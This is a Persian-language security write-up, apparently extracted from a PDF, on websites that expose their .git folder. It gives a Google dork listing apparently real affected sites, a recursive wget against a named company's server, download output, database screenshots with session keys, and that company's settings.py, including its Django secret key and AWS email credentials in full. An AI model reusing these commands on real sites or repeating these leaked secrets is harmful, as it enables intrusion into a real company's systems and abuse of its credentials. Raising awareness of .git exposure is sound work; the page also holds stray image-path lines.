

Git یک سیستم کنترل نسخه^۱ است که در توسعه‌ی اکثر اپلیکیشن‌ها از آن استفاده می‌شود. فolder git. نباید در دسترس عموم قرار بگیرد ولی برخی از وبسایت‌ها ناگاهانه این فolder را در دسترس عموم قرار می‌دهند. این فolder شامل source code و وبسایت و همه‌ی نسخه‌های قبلی آن است. دسترسی به یک source code اپلیکیشن، شناسایی آسیب‌پذیری‌های آن اپلیکیشن و exploit کردن آن‌ها را آسان‌تر می‌کند. اطلاعاتی مانند ساختار کد، library‌هایی که استفاده شده و جزئیات دیگر به attacker‌ها کمک می‌کنند تراحت‌تر کار خود را انجام دهند. علاوه بر این، اطلاعات حساس مانند پسورد دیتابیس‌ها هیچ‌گاه نباید در یک سیستم کنترل نسخه که در دسترس عموم است ذخیره شود ولی برخی از developer‌ها این اطلاعات حساس را در دایرکتوری‌های Git ذخیره می‌کنند. در چنین حالتی اگر آن‌ها فolder git. وبسایت خود را expose کنند، همه می‌توانند به آن اطلاعات حساس دسترسی پیدا کنند!

برای اینکه بفهمیم که یک وبسایت مشخص مثل^۱ example.com فolder git. خود را expose کرده است یا خیر کافی است example.com/.git را جستجو کنیم.

ما برای پیدا کردن وبسایت‌هایی که git. خود را expose کرده‌اند از Google Dork استفاده کردیم. عملگر intext وبسایت‌هایی که عبارت مشخصی را در body خود دارند، پیدا می‌کند. در تصویر زیر لیستی از وبسایت‌هایی که فolder git. خود را در دسترس عموم قرار داده‌اند مشاهده می‌کنید:

^۱ Version control system (VSC)

← → C google.com/search?q=intext%3A"Index+of+%2F.git"&oq=intext%3A"Index+of+%2F.git"&aqs=chrome..6

Google intext:"Index of /.git"

All Images Videos News More Settings Tools

About 1,120,000 results (0.43 seconds)

[www.securityknowledgeframework.org › .git](#)
Index of /.git - Security Knowledge Framework
Index of /.git. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [], HEAD, 2020-03-06 14:11, 23. [DIR], branches/, 2020-03-06 ...

[cgambiental.com.py › .git](#)
Index of /.git
Index of /.git. Name · Last modified · Size · Description · Parent Directory, -. COMMIT_EDITMSG, 2017-03-09 11:33, 14. HEAD, 2017-03-09 11:33, 23. branches ...

[www.suelyfacanha.com › .git](#)
Index of /.git
Index of /.git. Name · Last modified · Size · Description · Parent Directory, -. COMMIT_EDITMSG, 2018-07-14 13:16, 10. FETCH_HEAD, 2018-07-14 13:16, 113.

[startupparden.fi › .git](#)
Index of /.git - Startup Garden
Index of /.git. Name · Last modified · Size · Description · Parent Directory, -. COMMIT_EDITMSG, 2015-10-13 14:35, 34. FETCH_HEAD, 2015-10-13 14:35, 358.


[www.giftpoint.co.uk › .git](#)
Index of /.git - Giftpoint
Index of /.git. Parent Directory .MERGE_MSG.swp · COMMIT_EDITMSG · FETCH_HEAD · HEAD · ORIG_HEAD · config · description · hooks/ · index · info/ · logs/ ...

[einstein toolkit.org › .git](#)
Index of /.git - The Einstein Toolkit

ما یکی از این وبسایت‌ها را انتخاب کردیم. محتوای دایرکتوری `.git`. این وبسایت را در تصویر زیر مشاهده می‌کنید:

Name	Last modified	Size	Description
Parent Directory		-	
FETCH_HEAD	2018-11-02 17:05	0	
HEAD	2017-03-27 17:31	41	
ORIG_HEAD	2017-03-27 16:43	41	
branches/	2017-03-27 16:43	-	
config	2017-03-27 16:43	277	
description	2017-03-27 16:43	73	
hooks/	2017-03-27 16:43	-	
index	2017-03-27 17:31	41K	
info/	2017-03-27 16:43	-	
logs/	2017-03-27 16:43	-	
objects/	2017-03-27 17:31	-	
packed-refs	2017-03-27 16:43	159	
refs/	2017-03-27 16:43	-	

با دستور زیر می‌توان محتوای دایرکتوری .git را از وبسایت را به دست آورد:



```
root@kali:~/Desktop#
File Edit View Search Terminal Help
root@kali:~/Desktop# wget -r dev-user.phasicscorp.com/.git
phasicscorp.
com
```

در اینجا ما از دستور wget در مد recursive استفاده کردیم تا محتوای وبسایت dev-user.phasicscorp.com را دانلود کیم.

```

root@kali: ~/Desktop
File Edit View Search Terminal Help
--2020-09-01 21:26:54-- http://dev-user.phasicscorp.com/.git/refs/remotes/origin/?C=S;O=D
Reusing existing connection to dev-user.phasicscorp.com:80.
HTTP request sent, awaiting response... 200 OK
Length: 787 [text/html]
Saving to: 'dev-user.phasicscorp.com/.git/refs/remotes/origin/index.html?C=S;O=D'

dev-user.phasicscorp. 100%[=====] 787 --.-KB/s in 0s

2020-09-01 21:26:54 (56.2 MB/s) - 'dev-user.phasicscorp.com/.git/refs/remotes/origin/index.html?C=S;O=D' saved [787/787]

--2020-09-01 21:26:54-- http://dev-user.phasicscorp.com/.git/refs/remotes/origin/?C=D;O=D
Reusing existing connection to dev-user.phasicscorp.com:80.
HTTP request sent, awaiting response... 200 OK
Length: 787 [text/html]
Saving to: 'dev-user.phasicscorp.com/.git/refs/remotes/origin/index.html?C=D;O=D'


dev-user.phasicscorp. 100%[=====] 787 --.-KB/s in 0s

2020-09-01 21:26:55 (52.9 MB/s) - 'dev-user.phasicscorp.com/.git/refs/remotes/origin/index.html?C=D;O=D' saved [787/787]



FINISHED --2020-09-01 21:26:55--
Total wall clock time: 7m 44s
Downloaded: 752 files, 8.4M in 41s (212 KB/s)
root@kali:~/Desktop#


```

محتوای دانلود شده را می‌توانید در تصویر زیر مشاهده کنید:




همان‌گونه که مشاهده می‌کنید ما توانستیم کل source code وبسایت را به دست بیاوریم. تصاویری از برخی از زیردایرکتوری‌ها:





ما حتی به دیتابیس هم دسترسی داریم:



DB Browser for SQLite - /root/Desktop/dev-user.phasicscorp.com/db.sqlite3

File Edit View Help

New Database Open Database Write Changes Revert Changes

Execute SQL

New Record Delete Record

DB Schema

Name

Tables (15)

- auth_group
- auth_group_permissions
- auth_permission
- django_admin_log
- django_content_type
- django_migrations
- django_session
- documents_document
- documents_document_share_with
- Filter
- 4ep...
- zop...
- kahl...
- puu...
- simple_mail_simplemail
- sqlite_sequence
- zt5sybr3fq6...
- YWy5MmE...
- 2017-03-1...
- yl2egaxp5aj...
- MjjZmRIND...
- 2017-04-1...

DB Browser for SQLite - /root/Desktop/dev-user.phasicscorp.com/db.sqlite3

File Edit View Help

New Database Open Database Write Changes Revert Changes

Database Structure Browse Data Edit Pragmas Execute SQL

Table: django_session New Record Delete Record

session_key session_data expire_date

Filter Filter Filter

	session_key	session_data	expire_date
1	4epurpp7uz...	NmU5ODE...	2017-02-1...
2	zoprx8jryirm...	MjjZmRIND...	2017-03-0...
3	kahbsy23fb...	MjjZmRIND...	2017-03-0...
4	puukhbzuvct...	MjjZmRIND...	2017-03-1...
5	0jx6p75rotf...	YWy5MmE...	2017-03-1...
6	zt5sybr3fq6...	YWy5MmE...	2017-03-1...
7	yl2egaxp5aj...	MjjZmRIND...	2017-04-1...

DB Schema

Name

Tables (15)

- auth_group
- auth_group_permissions
- auth_permission
- django_admin_log
- django_content_type
- django_migrations
- django_session
- document
- document
- emailauth
- emailauth
- emailauth
- simple_mail_simplemail
- sqlite_sequence

Indices (24)

Active View auth_group Go to Settings

ما به تمامی اطلاعات دسترسی داریم حتی اطلاعات حساس:

Applications ▾ Places ▾ Text Editor ▾ Tue 21:54

Open settings.py ~/Desktop/dev-user.phasicscorp.com/main Save

```
https://docs.djangoproject.com/en/1.10/topics/settings/  
  
For the full list of settings and their values, see  
https://docs.djangoproject.com/en/1.10/ref/settings/  
"""  
  
import os  
  
# Build paths inside the project like this: os.path.join(BASE_DIR, ...)  
BASE_DIR = os.path.dirname(os.path.dirname(os.path.abspath(__file__)))  
  
# Quick-start development settings - unsuitable for production  
# See https://docs.djangoproject.com/en/1.10/howto/deployment/checklist/  
  
# SECURITY WARNING: keep the secret key used in production secret!  
SECRET_KEY = 'ga2oytb**!h_j2s#jz-_xyt464e4zhmx2k_*vs%4vdun55%hc0'  
  
# SECURITY WARNING: don't run with debug turned on in production!  
DEBUG = os.environ.get('DEBUG', False)  
  
# if not DEBUG:  
ALLOWED_HOSTS = ['docs.phasics.vingtcinq.io', '*']  
  
# Application definition  
  
INSTALLED_APPS = [
```

```
Applications ▾ Places ▾ Text Editor ▾ Tue 21:55
Open + settings.py 1
~/Desktop/dev-user.phasicscorp.com/main Save ⌂ ⌄ ×

        'NAME': 'django.contrib.auth.password_validation.NumericPasswordValidator',
    },
]

AUTH_USER_MODEL = "emailauth.User"

# EMAILS
EMAIL_HOST = "email-smtp.eu-west-1.amazonaws.com"
EMAIL_HOST_USER = 'AKIAIGJSSSEWB7CNW63Q'
EMAIL_HOST_PASSWORD = 'AujHRqkk4hFz1Hif7uUoa23VZqLqeVT0fh0frLGx0FLR'
EMAIL_PORT = 587
EMAIL SUBJECT PREFIX = ""
EMAIL USE TLS = True
EMAIL USE SSL = False
EMAIL SENDER = "Phasics <phasics@vingtinq.io>"

SITE_URL = 'http://docs.phasicscorp.com'

SIMPLE_MAIL = {
    'CONTEXT': {
        'footer_links': [
            {'label': 'Website', 'url': 'http://www.phasicscorp.com/'}
        ],
        'footer_copyright': 'Phasics',
        'header_url': 'http://placeholder.it/600x150',
        'footer_content': """
            PHASICS S.A. Batiment Explorer, Espace technologique, Route de l'Orme des
            Merisiers, 91190 Saint-Aubin, FRANCE | Tel : +33 1 80 75 06 33, Fax : +33 1 69 09 38 97
        """
    }
}
```